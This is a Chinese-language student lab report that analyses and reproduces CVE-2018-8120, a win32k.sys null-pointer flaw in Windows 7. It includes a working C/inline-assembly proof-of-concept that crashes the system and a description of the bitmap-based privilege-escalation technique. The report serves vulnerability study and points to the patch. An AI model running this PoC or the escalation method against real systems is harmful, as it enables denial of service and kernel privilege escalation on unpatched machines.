# 一、实验简介

## 1.1 实验目的

1. 学习Windows内核漏洞基本原理；
2. 学习内核漏洞的基本分析方式；
3. 复现CVE-2018-8120。

## 1.2 实验内容

本实验涵盖以下主题：

1. Windows双机调试环境搭建；
2. 掌握CVE-2018-8120漏洞原理；
3. 初步了解Windows内核漏洞利用思路。

## 1.3 实验环境

* Win10 主机，安装Windbg；
* VMware 15.5；
* Win7 x86虚拟机。

# 二、实验原理

部分版本Windows系统win32k.sys组件的NtUserSetImeInfoEx()系统服务函数内部未验证内核对象中的空指针对象,普通应用程序可利用该空指针漏洞以内核权限执行任意代码。该漏洞的触发点就是窗口站tagWINDOWSTATON对象的指针成员域spklList指向的可能是空地址，如果同时该窗口站关联当前进程，那么调用系统服务函数NtUserSetImeInfoEx设置输入法扩展信息时，会间接调用SetImeInfoEx函数访问spklList指针指向的位于用户进程地址空间的零页内存。

如果当前进程的零页内存未被映射（事实上零页内存正常是不会被映射的），函数SetImeInfoEx的访问操作将引发缺页异常，导致系统BSOD；同样，如果当前进程的零页内存被提前映射成我们精心构造的数据，则有可能恶意利用，造成任意代码执行的漏洞。

# 三、实验过程

## 3.1 寻找漏洞点

该漏洞存在于Windows7系统win32k.sys（C:/Windows/System32目录下）组件SetImeInfoEx函数中；在一处访问内核对象的数据时，没有判断是否合法即进行访问，将win32k.sys载入IDA中分析可以查看到。




图 1 SetImeInfoEx函数中的漏洞触发点

## 3.2 回溯分析

使用IDA交叉引用查找发现，只有在系统调用函数NtUserSetImeInfoEx中调用该函数。




图 2 SetImeInfoEx交叉引用

查看这部分代码，漏洞所在函数SetImeInfoEx()接收2个参数，漏洞的产生和参数1的结构体指针有关。SetImeInfoE函数的第一个参数来源是GetProcessWindowsStation，下面跟踪一下参数1的来源。win32k!NtUserSetImeInfoEx() 系统服务函数调用了SetImeInfoEx()：




图 3 SetImeInfoEx参数来源

在MSDN上查找对GetProcessWindowStation函数的定义：




图 4 GetProcessWindowStation函数定义

这样，我们就知道了pWinStation是Window Station的Handle。在Windows中Handle实际也就是内核的对象引用，这里是WindowsStation对象。在Windbg中查看得到该对象的信息。




图 5 tagWINDOWSTATION对象结构

对比该漏洞触发时引用的位置v3[5]实际是WindowStation结构偏移0x14的数据对象即spklList；而spklList默认为NULL。另外在查询该API时，同是也能查到关于Window Station其余的API信息，其中关系最紧密的就是CreateWindowStation创建一个Window Staion：

HWINSTA CreateWindowStationA(

LPCSTR lpwinsta,

DWORD dwFlags,

ACCESS\_MASK dwDesiredAccess,

LPSECURITY\_ATTRIBUTES lpsa

);

SetProcessWindowStation 为当前进程设置Window Station：

BOOL SetProcessWindowStation(

HWINSTA hWinSta

);

## 3.3 验证POC开发

根据上面的漏洞点、溯源成因分析。我们可以用相关的API接口构造一个简单的POC。该部分完整代码如下：

**test.h：**

1. #pragma once
2. #include <iostream>
3. #include <windows.h>
4. #include <Psapi.h>
5. #include <intrin.h>
7. #pragma comment(lib, "Psapi.lib")
9. **\_\_declspec**(**naked**) **void** NtUserSetImeInfoEx(**PVOID** tmp)
10. {
11. \_asm
12. {
14. mov esi, tmp;
15. mov eax, 0x1226; //系统调用符号
16. mov edx, 0x7FFE0300; //ntdll.KiFastSystemCall快速系统调用
17. call dword ptr[edx];
18. ret 4;
19. }
20. }

23. **int** main()
24. {
25. // 新建一个新的窗口,新建的WindowStation对象其偏移0x14位置的spklList字段的值默认是零
26. **HWINSTA** hSta = CreateWindowStation(
27. 0,              //LPCSTR                lpwinsta
28. 0,              //DWORD                 dwFlags
29. READ\_CONTROL,   //ACCESS\_MASK           dwDesiredAccess
30. 0               //LPSECURITY\_ATTRIBUTES lpsa
31. );
33. // 和窗口当前进程关联起来
34. SetProcessWindowStation(hSta);
36. **char** buf[0x4];
38. // WindowStation->spklList字段为0，函数继续执行将触发0地址访问异常
39. NtUserSetImeInfoEx((**PVOID**)&buf);
41. **return** 0;
42. }

**test.cpp：**

1. #include "test.h"

对该部分代码进行编译，我们可以发现在下图位置发生报错，提示出现访问冲突。我们就利用这个冲突部分来对Win7进行蓝屏攻击。



将生成的目标文件导入到Win7虚拟机中，并运行。可以发现Win7出现蓝屏状况：




图 6 触发蓝屏POC

## 3.4 提权Shellcode

根据上述实验过程，我们可以发现，如果我们将Manager的pvScan0写为Worker的pvScan0所在的地址，那么操控Manager即可随意改变Worker的pvScan0，那么再操控Worker的pvScan0即可进行任意地址写了。意思就为 Manager操控想写的地址，Worker操控写入该地址的内容。但由于我的VMware版本问题，无法通过Windbg去对其进行调试。因此该部分使用了alpha1ab的CVE-2018-8120工具进行提权。下图分别是提权前与提权后whoami的运行结果比较：



图 7 未提权前




图 8 提权后

# 四、实验结果与结论

通过本次实验，我分析并复现了CVE-2018-8120 漏洞，加深了对Windows系统漏洞的了解，并能够编写简单的漏洞利用代码。本次实验的漏洞原理是部分版本Windows系统win32k.sys组件的NtUserSetImeInfoEx()系统服务函数内部未验证内核对象中的空指针对象,普通应用程序可利用该空指针漏洞以内核权限执行任意代码。目前，该漏洞的防范措施主要是及时地进行系统更新，安装最新版补丁。该漏洞修复程序下载地址如下：https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8120

# 五、实验思考与讨论、问题的解决

## 5.1 实验思考题

1. **CVE-2018-8120漏洞成因是？**

该漏洞函数位于win32k.sys模块的SetImeInfoEx() 函数，该函数在使用一个内核对象的字段之前并没有进行是否为空的判断，当该值为空时，函数直接读取零地址内存。如果在当前进程环境中没有映射零页面，该函数将触发页面错误异常，导致系统蓝屏发生。

1. **Windows7 如何分配NULL地址？**

在ntdll.dll中的NtAllocateVirtualMemory函数可以在指定进程内分配一块指定大小的空间。

1. **由LPE到RCE难度在哪里？**

内核结构体数据信息泄漏难度不同，本地可以调试，远程只能依赖泄漏。

## 5.2 遇到问题的解决方案

初次运行生成的目标文件，系统提示丢失VCRUNTIME140D.dll。去微软官网下载安装程序，安装并重启虚拟机。攻击程序可以正常运行。




图 9 丢失VCRUNTIME140D.dll

# 六、参考文献

1. 4d61726b. VirtualKD-Redux Tutorial. https://github.com/4d61726b/VirtualKD-Redux/blob/master/VirtualKD-Redux/Docs/Tutorial.md
2. BianChengNan. 使用 VMware + win10 + VirtualKD + windbg 从零搭建双机内核调试环境. https://bianchengnan.gitee.io/articles/vmware-virtualkd-windbg-win10-kernel-debug-setup-step-by-step/
3. Wwoc. CVE-2018-8120 漏洞分析复现-Day1. https://blog.csdn.net/qq\_38025365/article/details/106321131
4. Wwoc. CVE-2018-8120 漏洞分析复现-Day2-完成. https://blog.csdn.net/qq\_38025365/article/details/106343443
5. alphalab. 关于CVE-2018-8120的最新Windows提权漏洞分析. <https://www.freebuf.com/vuls/174183.html>
6. morecoder. Windows本地内核提权——Win32组件空指针漏洞（CVE-2018-8120）. http://www.voidcn.com/article/p-gbccjeoc-bya.html